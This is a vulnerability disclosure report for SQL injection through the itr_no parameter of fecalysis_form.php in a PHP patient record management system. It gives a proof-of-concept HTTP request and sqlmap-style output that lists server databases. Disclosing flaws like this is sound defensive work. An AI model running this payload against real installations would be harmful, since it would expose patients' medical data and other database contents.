health care patient-record-management-system-in-php has sql injection in /fecalysis_form.php

supplier

https://code-projects.org/patient-record-management-system-in-php-with-source-code/#google_vignette

Vulnerability parameter


fecalysis_form.php

describe

An unrestricted SQL injection attack exists in patient-record-management-system-in-php in fecalysis_form.php. The parameters that can be controlled are as follows: itr_no. This function executes the id parameter into the SQL statement without any restrictions. A malicious attacker could exploit this vulnerability to obtain sensitive information in the server database.

Code analysis

When the value of $id parameter is obtained in fecalysis_form.php. , it will be concatenated into SQL statements and executed, which has a SQL injection vulnerability.



POC

```
GET /fecalysis_form.php?itr_no=1* HTTP/1.1
Host: healthcarepatientrecordmanagementsystem
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:136.0) Gecko/20100101
Firefox/136.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate, br
Connection: close
Cookie: PHPSESSID=apub8ggoc8777fmi1n9sbu6ca1
Upgrade-Insecure-Requests: 1
Priority: u=0, i
```

Result

```
available databases [41]:
[*] `security`
[*] bloodbank
[*] challenges
[*] cltphp_show
[*] crud
[*] dedecmsv57utf8_115
[*] dedecmsv57utf8sp2
[*] dvwa
[*] easyweb
[*] ecms
[*] ecms4
[*] empirecms
[*] farmacia
[*] fastadmin
[*] forcms
[*] healthcare
[*] hostel
[*] imperial_college
[*] information_schema
[*] mysql
[*] ofcms
[*] online_health_care
[*] owlphin
[*] performance_schema
[*] project
[*] rockxinhu
[*] ry
[*] seacms
[*] sec_sql
```